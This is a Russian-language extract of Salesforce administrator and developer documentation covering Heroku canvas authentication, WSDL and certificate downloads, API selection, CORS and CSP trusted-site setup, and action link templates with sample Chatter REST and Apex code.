Тип проверки подлинности	Способ проверки подлинности на платформе Heroku, используемый быстрым пуском для создания приложения холста. • «OAuth»: использование маркера Heroku, если текущим пользователем выполнен вход на платформу Heroku; в противном случае, инициирование OAuth-процесса Heroku. • «Имя пользователя/пароль»: использование имени пользователя и пароля Heroku.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Professional Edition (при использовании API и Force.com Canvas)** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к средству предварительного просмотра:

- Настройка приложения

  И

  Изменение всех данных

Поле	Описание
	• «Ключ API»: использование API-ключа Heroku.
Имя пользователя Heroku	Имя пользователя, используемое для входа в Heroku. Регистрационные данные указанного пользователя используются при создании приложения Heroku. Прим.: Данное поле может содержать не более 30 символов. Если имя пользователя Heroku содержит более 30 символов, введите связанный API-ключ в поле «API-ключ Heroku».
Пароль Heroku	Пароль, используемый для входа в Heroku.
API-ключ Heroku	API-ключ, который может использоваться взамен связанного имени пользователя и пароля Heroku. Чтобы получить данное значение, воспользуйтесь страницей My Account платформы Heroku.

Прим.: Имя пользователя и пароль Heroku не сохраняются и используются только для безопасного подключения при создании приложения.

Операционная область поля

Поля, отображаемые на странице «Операционная область поля», используются посредством операционной области.

- При наличии флажка **«Обновлено»** поле обновляется посредством операции DML (например, `insert` или `update`). Дополнительную информацию см. в разделе «Общие сведения о зависимостях» на странице 7431.

  При отсутствии флажка **«Обновлено»** поле используется только операционной областью. Например, поле может быть добавлено как часть оператора `select`.

- При наличии флажка **«Внешний код»** поле выступает в качестве внешнего кода. Поле внешнего кода содержит уникальные идентификаторы записи из системы, находящейся за пределами Salesforce. Поиск значений внешнего кода может быть выполнен на боковой панели, а поле может использоваться в Force.com API. При использовании мастера импорта данных для настраиваемых объектов и решений данное поле позволяет предотвратить создание повторов.

СМ. ТАКЖЕ:

Общие сведения о зависимостях

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Пакеты AppExchange и Visualforce доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Apex доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки пакетов:

- «Передача пакетов AppExchange »

Для просмотра зависимостей Apex:

- Автор Apex

Для просмотра зависимостей Visualforce:

- «Режим разработчика»

Загрузка файлов WSDL и сертификатов проверки подлинности клиента Salesforce

Чтобы загрузить документ WSDL, предназначенный для интеграции приложений в систему Salesforce, воспользуйтесь интерфейсом API.

Ниже перечислены доступные типы файлов WSDL.

- **Enterprise WSDL**: используйте этот документ WSDL, чтобы создать интеграцию для отдельной организации. Файл Enterprise WSDL является строго типизированным, так как содержит объекты и поля с определенными типами данных (например, `int` и `string`). Документ Enterprise WSDL, загруженный клиентами, должен повторно использоваться при каждом изменении настраиваемых объектов или полей организации или используемой версии интерфейса API.
- **Partner WSDL**: данный документ WSDL позволяет создать интеграцию для нескольких организаций Salesforce, независимо от их настраиваемых объектов или полей. Обычно данный документ WSDL используется партнерами и независимыми поставщиками ПО. Данный документ является слабо типизированным, то есть позволяет изменять имена и значения полей вместо определенных типов данных. Документ Partner WSDL, загруженный клиентами, должен использоваться для каждой версии API только один раз.
- **Apex WSDL**: данный документ WSDL позволяет выполнять или компилировать Apex в другой среде.
- **Metadata WSDL**: данный документ WSDL позволяет переносить изменения конфигурации между организациями и работать с настройками организации как с XML-файлами метаданных.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки файла WSDL:
- Настройка приложения

Чтобы загрузить документ WSDL, выполните указанные ниже действия.

1. Введите строку *«API»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«API»**.
2. Загрузите нужный документ WSDL.
   - Чтобы загрузить документ Enterprise WSDL при использовании управляемых пакетов, установленных в организации, нажмите кнопку **«Создать Enterprise WSDL»**. Система Salesforce предлагает выбрать версию каждого установленного пакета, которая должна содержать созданный документ WSDL.
   - Чтобы сохранить документ WSDL в локальный каталог, щелкните соответствующую ссылку правой кнопкой мыши. При использовании обозревателя Internet Explorer выберите пункт меню **«Сохранить объект как...»**. При использовании обозревателя Mozilla Firefox выберите пункт меню **«Сохранить ссылку как...»**.
3. Импортируйте локальную копию документа WSDL в среду разработки.

Прим.: Чтобы выбрать стандартные версии пакета без загрузки документа WSDL, воспользуйтесь разделом «Параметры версии пакета».

При необходимости загрузите сертификат для проверки подлинности организаций Salesforce. Данный сертификат может использоваться для отправки исходящих сообщений бизнес-правил. Данный сертификат определяет, что запрос отправлен системой Salesforce, а не отдельным пользователем. Чтобы использовать сертификаты для установки безопасных подключений посредством других функций Salesforce (например, выноски Apex), воспользуйтесь сертификатами и криптографическими парами Salesforce.

Для загрузки сертификата выполните следующие действия.

1. Введите строку *«API»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«API»**.
2. На странице API WSDL нажмите **«Управление сертификатом API Client»**.

3. На странице «Управление сертификатами и ключами» в разделе «Сертификат API Client» нажмите **Сертификат API Client**.
4. На странице сертификатов нажмите **«Загрузить сертификат»**. Файл .crt сохраняется в области, выбранной обозревателем.

   Затем импортируйте загруженный сертификат на сервер приложений и настройте данный сервер для проверки сертификата клиента.

СМ. ТАКЖЕ:

Руководство разработчика Apex

Руководство разработчика API для метаданных

Какой API следует использовать?

Система Salesforce поддерживает программный доступ к данным организации путем использования простого и надежного интерфейса прикладного программирования.

API-имя	Протокол	Формат данных	Передача
REST API	REST	JSON, XML	Синхронная
SOAP API	SOAP (WSDL)	XML	Синхронная
Chatter REST API	REST	JSON, XML	Синхронная (фотографии обрабатываются асинхронно)
Wave Analytics REST API	REST	JSON, XML	Синхронная
Bulk API	REST	CSV, JSON, XML	Асинхронная
Metadata API	SOAP (WSDL)	XML	Асинхронная
Streaming API	Bayeux	JSON	Асинхронная (поток данных)
Apex REST API	REST	JSON, XML, настраиваемый	Синхронная
Apex SOAP API	SOAP (WSDL)	XML	Синхронная
Tooling API	REST или SOAP (WSDL)	JSON, XML, настраиваемый	Синхронная

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования интерфейсов API:

- API включен

Когда следует использовать REST API?

REST API — это надежный и удобный интерфейс веб-служб на основе REST для взаимодействия с системой Salesforce. Преимущества данного интерфейса заключаются в удобстве интеграции и развертывания, поэтому он идеально подходит для использования в веб-проектах и приложениях для мобильных устройств. Однако для обработки большого количества записей рекомендуем использовать Bulk API, который основан на интерфейсе REST и предназначен для обработки больших объемов данных.

Когда следует использовать SOAP API?

SOAP API — это надежный и удобный интерфейс веб-служб на основе SOAP для взаимодействия с системой Salesforce. SOAP API может использоваться для создания, извлечения, обновления или удаления записей. Кроме того, SOAP API поддерживает возможность поиска и выполнения многих других действий. SOAP API может использоваться на любом языке, поддерживаемом веб-службами.

Например, с помощью интерфейса SOAP API можно интегрировать Salesforce в данные из системы планирования бизнес-ресурсов и финансовую систему вашей организации. Также можно передавать в режиме реального времени сведения о продажах на корпоративные порталы, а также добавлять информацию о клиентах в наиболее важные бизнес-системы.

Когда следует использовать Chatter REST API?

Рекомендуем использовать интерфейс Chatter REST API для отображения данных Salesforce (особенно при использовании мобильных приложений). Помимо лент, пользователей, групп и отслеживающих Chatter, интерфейс Chatter REST API предоставляет программный доступ к файлам, рекомендациям, темам, уведомлениям, приобретениям Data.com и т. д. Chatter REST API аналогичен интерфейсам API, предоставляемым другими компаниями для лент (например, Facebook и Twitter), но также предоставляет функции Salesforce вне Chatter.

В каких случаях следует использовать Wave Analytics REST API?

Wave REST API обеспечивает программный доступ к ресурсам Wave Analytics (наборы данных, представления Lens и панели мониторинга). Посылать запросы непосредственно на платформу Wave. Доступ к наборам данных, импортированных в платформу Wave. Создание и извлечение представлений Lens для Wave Analytics. Обращаться к расширенным метаданным XMD. Извлечение списка версий наборов данных. Создание и извлечение приложений Wave Analytics. Создание, обновление и извлечение панелей мониторинга Wave Analytics. Получить список зависимостей для приложения. Определить, какие функциональные возможности доступны пользователю. Работа с моментальными снимками. Обрабатывать реплицированные наборы данных.

Когда следует использовать Bulk API?

Bulk API основан на интерфейсе REST и предназначен для загрузки или удаления больших наборов данных. Bulk API можно использовать для асинхронного выполнения запросов, вставки, обновления, вставки с обновлением и удаления большого количества записей путем отправки нескольких пакетов. Salesforce обрабатывает пакеты в фоновом режиме.

Тогда как SOAP API разработан специально для клиентских приложений, работающих в режиме реального времени и позволяющих обновить за один раз небольшое количество записей. SOAP API можно использовать для обработки большого количества записей, однако производительность SOAP API резко снижается при загрузке наборов данных с сотнями тысяч записей. Bulk API разработан специально для быстрой и удобной обработки больших наборов данных — от нескольких тысяч до нескольких миллионов записей.

Самый простой способ использования Bulk API — это обработка записей в Data Loader с помощью CSV-файлов. При использовании Data Loader пользователю не придется создавать собственное клиентское приложение.

Когда следует использовать Metadata API?

Metadata API может использоваться для извлечения, развертывания, создания, обновления или удаления настроек организации. Перенос изменений из безопасной среды или пробной организации в производственную среду — наиболее типичное применение Metadata API. Metadata API предназначен для управления настройками и разработки инструментов, позволяющих управлять моделью метаданных, а не самими метаданными.

Для доступа к функциям Metadata API можно использовать среду разработки Force.com IDE или средство миграции Force.com Migration Tool. Оба эти средства встроены в верхней части Metadata API и содержат стандартные инструменты Eclipse и Ant (соответственно) для более удобного использования Metadata API.

- Среда Force.com IDE создана на платформе Eclipse для программистов, умеющих работать с интегрированными средами разработки. Она позволяет программировать, компилировать, тестировать и развертывать приложения в одном месте.
- Инструмент миграции Force.com Migration Tool — идеальное решение для перемещения метаданных между локальным каталогом и организацией Salesforce посредством использования сценария или командной строки.

Когда следует использовать Streaming API?

Streaming API может использоваться для получения уведомлений об изменении данных, которые соответствуют заданному запросу SOQL.

Интерфейс Streaming API поддерживает активную доставку уведомлений от сервера до клиентского приложения. Рекомендуем использовать Streaming API в приложениях, выполняющих частые опросы. Приложения, которые постоянно опрашивают инфраструктуру Salesforce, расходуют лишние вызовы API и тратят время на обработку. Интерфейс Streaming API сокращает количество запросов, возвращающих пустые результаты, и особо эффективен при использовании с приложениями, которые требуют общего уведомления об изменении данных.

При этом благодаря Streaming API снижается количество вызовов API и повышается производительность.

Когда следует использовать Apex REST API?

Apex REST API может использоваться для представления классов и методов Apex, поддерживающих доступ внешних приложений к коду посредством архитектуры REST. Интерфейс Apex REST API поддерживает OAuth 2.0 и код сеанса для авторизации.

Когда следует использовать Apex SOAP API?

Apex SOAP API может использоваться для представления методов Apex в виде интерфейсов API веб-службы SOAP, поддерживающих доступ внешних приложений к коду посредством SOAP.

Интерфейс Apex SOAP API поддерживает OAuth 2.0 и код сеанса для авторизации.

Когда следует использовать Tooling API?

Используйте Tooling API для интеграции метаданных Salesforce с другими системами. Типы метаданных представляются в виде объектов sObject, поэтому вы можете получить доступ к компоненту сложного типа. Такой доступ на уровне поля ускоряет операции на сложных типах метаданных. Можно также создавать собственные средства разработки для приложений Force.com. Например, используйте интерфейс Tooling API для управления и развертывания рабочих копий классов и триггеров Apex или страниц и компонентов Visualforce. Также с его помощью можно настраивать контрольные точки или маркеры дампов динамической памяти, выполнять анонимные Apex и получать доступ к сведениям о ведении журнала и покрытии кода.

Поддерживается как REST, так и SOAP.

Использование CORS для доступа к поддерживаемым интерфейсам Salesforce API, Apex REST и Lightning Out

Интерфейсы Apex REST, Bulk API, Chatter REST API, Lightning API, Lightning Out, REST API и Wave REST API поддерживают CORS. Чтобы получить доступ к данным интерфейсам API из JavaScript в веб-обозревателе, добавьте происхождение, обслуживающее сценарий, в список разрешенных CORS.

CORS — это рекомендация W3C, позволяющая веб-обозревателям запрашивать ресурсы из сторонних происхождений. Например, благодаря CORS, сценарий JavaScript, используемый сайтом `https://www.primer.ru`, может запросить ресурс из `https://www.salesforce.com`.

Если обозреватель, поддерживающий CORS, запрашивает происхождение в списке разрешенных CORS системы Salesforce, то система Salesforce возвращает происхождение в HTTP-заголовке `Access-Control-Allow-Origin` наряду с любыми дополнительными HTTP-заголовками CORS. При отсутствии происхождения в списке разрешенных система Salesforce возвращает код состояния HTTP 403.

1. Введите строку *«CORS»* в поле «Быстрый поиск», затем выберите пункт **«CORS»**.
2. Нажмите кнопку **«Создать»**.
3. Введите шаблон URL-адреса происхождения.

   Шаблон URL-адреса происхождения должен содержать протокол HTTPS (если используется не локальный компьютер) и имя домена, а также может содержать порт. Система позволяет использовать специальный символ (*), который должен отображаться перед именем домена второго уровня. Например, `https://*.primer.ru` добавляет в список разрешенных все субдомены `primer.ru`.

   Шаблон URL-адреса происхождения может быть IP-адресом. Тем не менее, IP-адрес и домен, принадлежащий данному адресу, не могут иметь одинаковое происхождение и должны быть добавлены в список разрешенных CORS как отдельные объекты.

Важное замечание: Маркер OAuth должен по-прежнему передаваться для соответствующих запросов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, чтения, обновления и удаления:

- Изменение всех данных

Создание надежных сайтов CSP для доступа к сторонним API

В инфраструктуре компонентов Lightning политика безопасности содержимого (CSP) (стандарт W3C) используется для управления источником содержимого, который можно загрузить на страницу. Чтобы использовать сторонние API, которые выполняют запросы к внешнему (не принадлежащему Salesforce) серверу, добавьте этот сервер как надежный сайт CSP.

CSP является возможной рекомендацией рабочей группы Консорциума Всемирной паутины (W3C) в отношении безопасности веб-приложений. В инфраструктуре используется заголовок HTTP `Content-Security-Policy`, рекомендованный W3C. По умолчанию заголовки инфраструктуры допускают загрузку содержимого только с защищенных (HTTPS) URL-адресов и запрещают запросы XHR от JavaScript.

Когда задается надежный сайт CSP, его URL-адрес добавляется в список разрешенных сайтов для следующих директив из заголовка CSP:

- `connect-src;`
- `frame-src;`
- `img-src;`
- `style-src;`
- `font-src;`
- `media-src.`

Это изменение директив заголовка CSP позволяет компонентам Lightning загружать с данного сайта такие ресурсы, как изображения, стили и шрифты. Кроме того, коду на стороне клиента разрешается выполнять запросы к данному сайту.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, чтения, обновления и удаления:

- «Настройка приложения» или «Изменение всех данных»

Важное замечание: Загружать ресурсы JavaScript со стороннего сайта, даже надежного сайта CSP, нельзя. Чтобы использовать библиотеку JavaScript со стороннего сайта, добавьте ее в статический ресурс, после чего добавьте этот статический ресурс в свой компонент. После загрузки библиотеки из статического ресурса ее можно использовать обычным образом.

1. Введите строку *«CSP»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Надежные сайты CSP»**. Данная страница содержит список всех зарегистрированных надежных сайтов CSP и дополнительную информацию о каждом сайте, включая его название и URL-адрес.
2. Выберите **«Новый надежный сайт»**.
3. Задайте название надежного сайта.

   Например, введите *Карты* `Google`.
4. Введите URL-адрес надежного сайта.

   URL-адрес должен начинаться с `http://` или `https://`. Он должен состоять из имени домена и может включать номер порта.

   Внимание: Политика CSP по умолчанию требует использования защищенных (HTTPS) подключений к внешним ресурсам. Настройка надежного сайта CSP с незащищенным (HTTP) URL-адресом противоречит этому требованию и ставит под угрозу безопасность организации.
5. Введите описание надежного сайта.
6. Чтобы временно отключить надежный сайт, не удаляя его, снимите флажок **«Активно»**.
7. Нажмите кнопку **«Сохранить»**.

Прим.: Надежные сайты CSP затрагивают заголовок CSP только для инфраструктуры компонентов Lightning. Чтобы обеспечить соответствующий доступ для Visualforce или Apex, создайте удаленный сайт.

Политика CSP применяется не всеми обозревателями. Список обозревателей, применяющих CSP, см. на сайте `caniuse.com`.

IE11 не поддерживает CSP, поэтому для обеспечения более высокого уровня безопасности рекомендуется использовать другие поддерживаемые обозреватели.

СМ. ТАКЖЕ:

Настройка параметров узла удаленного доступа

Руководство разработчика компонентов Lightning: общие сведения о политике безопасности содержимого

Шаблоны ссылок действий

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: Все версии, кроме **Personal Edition**.

Создайте шаблоны ссылок действий в меню «Настройка» для обработки групп ссылок действий с общими свойствами из Chatter REST API или Apex. При необходимости распространите пакетированные шаблоны среди других организаций Salesforce.

Ссылка действия — это кнопка в элементе ленты. Выбор ссылки действия может инициировать открытие веб-страницы, загрузку файла или выполнение вызова API к системе Salesforce или внешнему серверу. Ссылка действия содержит URL-адрес и метод HTTP, а также может содержать сведения о тексте запроса и заголовке (например, маркер OAuth для проверки подлинности). Ссылки действий позволяют интегрировать систему Salesforce и сторонние службы в ленту, предоставляя пользователям возможность повысить производительность и ускорить модернизацию.

В данном примере кнопки **«Утвердить»** и **«Отклонить»** являются ссылками действий, выполняющими вызовы API к интерфейсу REST API выдуманного туристического веб-сайта для утверждения или отклонения маршрута поездки. При создании маршрута поездки туристический веб-сайт отправляет запрос Chatter REST API на публикацию элемента ленты, содержащего ссылки действий для утверждения или отклонения маршрута менеджером пользователя.



Важное замечание: Ссылки действий — это компонент разработчика. Несмотря на создание шаблонов ссылок действий в меню «Настройка», рекомендуем использовать Apex или Chatter REST API для создания ссылок действий на основе шаблонов и их добавления в элементы ленты.

Разработка шаблонов ссылок действий

Прежде чем создать шаблон, определите значения, которые должны быть заданы в шаблоне, а также значения, которые должны быть заданы посредством переменных связывания при обработке групп ссылок действий из шаблона.

Создание шаблонов ссылок действий

Создайте шаблоны ссылок действий в меню «Настройка» для обработки групп ссылок действий с общими свойствами из Chatter REST API или Apex. При необходимости распространите пакетированные шаблоны среди других организаций Salesforce.

Редактирование шаблонов ссылок действий

Пользователи могут редактировать все поля неопубликованного шаблона группы ссылок действий и связанных шаблонов ссылок действий.

Удаление шаблонов групп ссылок действий

Удаление шаблона группы ссылок действий инициирует удаление связанных шаблонов ссылок действий и всех групп ссылок действий, обработанных из данных шаблонов. Удаленные группы ссылок действий больше не отображаются в связанных элементах ленты.

Пакетирование шаблонов ссылок действий

Пакетирование шаблонов ссылок действий способствует их распространению среди других организаций Salesforce.

СМ. ТАКЖЕ:

Руководство разработчика Chatter REST API: работа с ссылками действий

Руководство разработчика Apex: работа с ссылками действий


Разработка шаблонов ссылок действий

Прежде чем создать шаблон, определите значения, которые должны быть заданы в шаблоне, а также значения, которые должны быть заданы посредством переменных связывания при обработке групп ссылок действий из шаблона.


- Общие сведения о шаблонах ссылок действий
- Рекомендации по разработке шаблонов
- Определение времени истечения срока действия для группы ссылок действий
- Определение переменных связывания
- Настройка параметров доступности ссылки действия
- Использование переменных контекста

Общие сведения о шаблонах ссылок действий

Так выглядит шаблон группы ссылок действий в меню «Настройка».



Каждая группа ссылок действий должна содержать как минимум одну ссылку действия. Данный пример шаблона ссылки действия использует три переменных связывания: номер версии API в поле «URL-адрес действия», номер элемента в поле «Текст запроса HTTP» и значение маркера OAuth в поле «Заголовки HTTP».



Ниже приведен запрос Chatter REST API на обработку группы ссылок действий и назначение значений переменных связывания.

```
POST /connect/action-link-group-definitions

{
```

```
   "templateId":"07gD00000004C9r",
   "templateBindings":[
      {
         "key":"ApiVersion",
         "value":"v1.0"
      },
      {
         "key":"ItemNumber",
         "value":"8675309"
      },
      {
         "key":"BearerToken",

"value":"00DRR0000000N0g!ARoAQMZyQtsP1Gs27EZ8hl7vdpYXH5O5rv1VNprqTeD12xYnvygD3JgPnNR"
      }
   ]
}
```

Ниже приведен код Apex, обрабатывающий группу ссылок действий из шаблона и задающий значения переменных связывания.

```
// Get the action link group template Id.
ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHERE
DeveloperName='Doc_Example'];

// Add binding name-value pairs to a map.
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemNumber', '8675309');
bindingMap.put('BearerToken',
'00DRR0000000N0g!ARoAQMZyQtsP1Gs27EZ8hl7vdpYXH5O5rv1VNprqTeD12xYnvygD3JgPnNR');

// Create ActionLinkTemplateBindingInput objects from the map elements.
List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new
List<ConnectApi.ActionLinkTemplateBindingInput>();
for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Set the template Id and template binding values in the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = template.id;
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```

Рекомендации по разработке шаблонов

Ниже перечислены рекомендации по разработке шаблона.

- Определите время истечения срока действия для группы ссылок действий.

  См. подраздел «Определение времени истечения срока действия для группы ссылок действий».

- Определите *переменные связывания* в шаблоне и задайте их значения при обработке группы. Не рекомендуем использовать шаблоны для хранения конфиденциальной информации. Рекомендуем использовать переменные связывания для добавления конфиденциальной информации при выполнении.

  См. подраздел «Определение переменных связывания».

- Определите пользователей, которым должна быть доступна ссылка действия, связанная с элементом ленты.

  См. подраздел «Настройка параметров доступности ссылки действия».

- Рекомендуем использовать *переменные контекста* в шаблоне для получения информации о контексте выполнения ссылки действия.

  При выполнении ссылки действия система Salesforce вставляет значения и отправляет их в запросе HTTP. См. подраздел «Использование переменных контекста».

Определение времени истечения срока действия для группы ссылок действий

При создании группы ссылок действий из шаблона дата истечения срока действия может вычисляться на основе периода, указанного в шаблоне, или срок действия группы ссылок действий может быть неограниченным.

Чтобы задать часы до истечения срока действия в шаблоне, заполните поле «Часы до истечения срока действия» в шаблоне группы ссылок действий. Данное значение определяет время отображения обработанной группы ссылок действий до ее удаления из связанных элементов ленты. Максимальное значение — 8 760 (или 365 дней).

Чтобы задать дату истечения срока действия при обработке группы ссылок действий, настройте свойство `expirationDate` для текста запроса «Определение группы ссылок действий» (Chatter REST API) или класса ввода `ConnectApi.ActionLinkGroupDefinition` (Apex).

Чтобы создать группу ссылок действий без срока действия, пропустите поле «Часы до истечения срока действия» и свойство `expirationDate` при обработке группы ссылок действий.

Ниже приведен алгоритм взаимодействия свойства `expirationDate` и поля «Часы до истечения срока действия» при создании группы ссылок действий из шаблона.

- Если пользователь настраивает свойство `expirationDate`, то новая группа ссылок действий использует его значение.
- Если пользователь пропускает свойство `expirationDate`, но заполняет поле «Часы до истечения срока действия», то новая группа ссылок действий использует значение поля «Часы до истечения срока действия».
- Если пользователь пропускает свойство `expirationDate` или поле «Часы до истечения срока действия», то срок действия группы ссылок действий, обработанной из шаблона, считается неограниченным.

Определение переменных связывания

Определите переменные связывания в шаблонах и задайте их значения при обработке группы ссылок действий.

Важное замечание: Не рекомендуем использовать шаблоны для хранения конфиденциальной информации. Рекомендуем использовать переменные связывания для добавления конфиденциальной информации при выполнении. Заданное значение связывания хранится в системе Salesforce в зашифрованном виде.

При необходимости определите переменные связывания в полях «URL-адрес действия», «Текст запроса HTTP» и «Заголовки HTTP» шаблона ссылки действия. После публикации шаблона пользователи могут редактировать данные поля, перемещать переменные связывания между данными полями и удалять переменные связывания. Тем не менее, пользователи не могут добавлять новые переменные связывания.

Определите ключ переменной связывания в шаблоне. При обработке группы ссылок действий укажите ключ и его значение.

Ключи переменной связывания имеют следующий формат: `{!Bindings.`*ключ*`}`.

Ключ поддерживает символы Юникод в предопределенном классе символов `\w`: `[\p{Alpha}\p{gc=Mn}\p{gc=Me}\p{gc=Mc}\p{Digit}\p{gc=Pc}]`.

Данное поле «URL-адрес действия» содержит две переменных связывания.

```
https://www.example.com/{!Bindings.ApiVersion}/items/{!Bindings.ItemId}
```

Данное поле «Заголовки HTTP» содержит две переменных связывания.

```
Authorization: OAuth {!Bindings.OAuthToken}
Content-Type: {!Bindings.ContentType}
```

Укажите ключи и их значения при обработке группы ссылок действий в Chatter REST API.

```
POST /connect/action-link-group-definitions

{
     "templateId":"07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"ApiVersion",
           "value":"1.0"
        },
        {
           "key":"ItemId",
           "value":"8675309"
        },
        {
           "key":"OAuthToken",
           "value":"00DRR0000000N0g_!..."
        },
        {
